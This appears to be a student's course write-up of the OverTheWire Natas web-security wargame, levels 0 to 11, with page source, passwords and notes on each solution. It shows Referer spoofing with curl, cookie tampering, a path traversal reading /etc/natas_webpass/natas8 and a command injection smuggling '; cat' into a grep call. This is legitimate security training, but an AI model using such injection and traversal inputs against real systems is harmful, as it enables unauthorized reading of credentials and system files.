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Comp 352 Final Challenge
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Natas0

```
5 You can find the password for the next level on this page.  
6  
7 <!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq -->  
8 </div>  
9 </body>
```

NATAS1

You can find the password for the next level on this page, but rightclicking has been blocked!

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Natas1

```
1 You can find the password for the  
2 next level on this page, but rightclicking has been blocked!  
3  
4 <!--The password for natas2 is TguMNXko1DSa1tujBLuZJnDUlCcUAPlI -->  
5 </div>
```


NATAS2

There is nothing on this page


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Natas2

```
# username:password  
alice:BYNdCesZqW  
bob:jw2ueICLvT  
charlie:G5vCxkVV3m  
natas3:3gqisGdR0pjm6tpkDKdIW02hSvchLeYH  
eve:zo4mJWyNj2  
mallory:9urtcpzBmH
```



Natas3




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Index of /s3cr3t

Name	Last modified	Size	Description
 Parent Directory		-	
 users.txt	2024-09-19 07:03	40	


Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80



Natas4


- Used curl on the command line to input credentials for natas4 whilst directing into natas5 and received “Access Granted” with credentials.

```
chloekilroy@MacBook-Pro ~ % curl -H "Referer: http://natas5.natas.labs.overthewire.org/" -u natas4:QryZxc2e0zahULdHrtHxzyYkj59kUxLQ http://natas5.natas.labs.overthewire.org/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested. Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.58 (Ubuntu) Server at natas5.natas.labs.overthewire.org Port 80</address>
</body></html>
chloekilroy@MacBook-Pro ~ % curl -H "Referer: http://natas5.natas.labs.overthewire.org/" -u natas4:QryZxc2e0zahULdHrtHxzyYkj59kUxLQ http://natas4.natas.labs.overthewire.org/
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas4", "pass": "QryZxc2e0zahULdHrtHxzyYkj59kUxLQ" };</script></head>
<body>
<h1>natas4</h1>
<div id="content">
Access granted. The password for natas5 is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>
```



Natas5

- This challenge was cookie based as the moment we logged in it knew we were not a previously stored user. We went into application, Cookies, and changed the value for user loggedin (us) from 0 to 1.



NATAS6

Input secret:

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Natas6

```
<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>
```

<http://natas6.natas.labs.overthewire.org/includes/secret.inc>

- Found this hint in the source code as an included file/directory that was being pulled from.

Next Section: natas7:bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

NATAS6

Access granted. The password for natas7 is
bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

Input secret:

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NATAS7

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Natas7

Next section: natas8: xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q

- Found hint in source code for hidden directory and added that into URL to find next password

Not Secure natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8

NATAS7

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xcoXLmzMkoIP9D7hlgPlh9XD7OgLAc5Q

wechall

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```
<html> (scroll)
<head> </head>
<body>
  <h1>natas7</h1>
  <div id="content">
    ::before
    <a href="index.php?page=home">Home</a>
    <a href="index.php?page=about">About</a>
    <br>
    <br>
    " xcoXl Click to go back, hold to see history
  ...
  <!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 --> == $0
  ::after
  </div>
  <div id="wechallform" class="ui-draggable" style="display: block;"> </div>
</body>
</html>
```

html body div#content <!-->

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Displaying box with data wechall.js:2

Object wechall.js:3

NATAS8

Input secret:

Submit

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Natas8

- Noticed the source code had a deciphering sequence, copied the sequence into chatGPT for execution

Next section: natas 9:ZE1ck82lmdGIoErIhQgWND6j2Wzz6b6t

Here is the decoding implementation in PHP:

```
php Copy code  
  
$encodedSecret = "3d3d516343746d4d6d6c315669563362";  
  
function decodeSecret($encodedSecret) {  
    // Step 1: Convert hex to string  
    $reversedBase64 = hex2bin($encodedSecret);  
    // Step 2: Reverse the string  
    $base64Encoded = strrev($reversedBase64);  
    // Step 3: Base64 decode  
    return base64_decode($base64Encoded);  
}  
  
$decodedSecret = decodeSecret($encodedSecret);  
echo $decodedSecret;
```

NATAS9

Find words containing:

Output: [View sourcecode](#)



Natas9

Injected this in the “Find words containing”: needle=; cat /etc/natas_webpass/natas10

- There was a vulnerability in the code at this line: passthru("grep -i \$key dictionary.txt");
- This allowed us to then run the command cat /etc/natas_webpass/natas10 and output the password

Next section: Natas10: t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu

NATAS10

For security reasons, we now filter on certain characters

Find words containing:

Output:

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Find words containing:

Output:

t7I5VHvpa14sJTUGV0cbEsbyfFP2dmOu

Natas10

For security reasons, we now filter on certain characters

Find words containing:

Output:

```
/etc/natas_webpass/natas11:UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
dictionary.txt:African
dictionary.txt:Africans
dictionary.txt:Allah
dictionary.txt:Allah's
dictionary.txt:American
dictionary.txt:Americanism
dictionary.txt:Americanism's
```

NATAS11

Cookies are protected with XOR encryption

Background color: #ffffff

Set color

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Next section: natas11:UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3IEk

Entered: ./etc/natas_webpass/natas11

- Exploits the grep command, it caused grep to treat /etc/natas_webpass/natas11 as the file to search in instead of dictionary.txt
- The . is used for grep to output the entire contents of the file
- This worked because the PHP script did not sanitize the input to prevent unauthorized file paths or filenames, which allowed it to pass the checks added for legitimate searches, it appeared legitimate to the source code

Natas11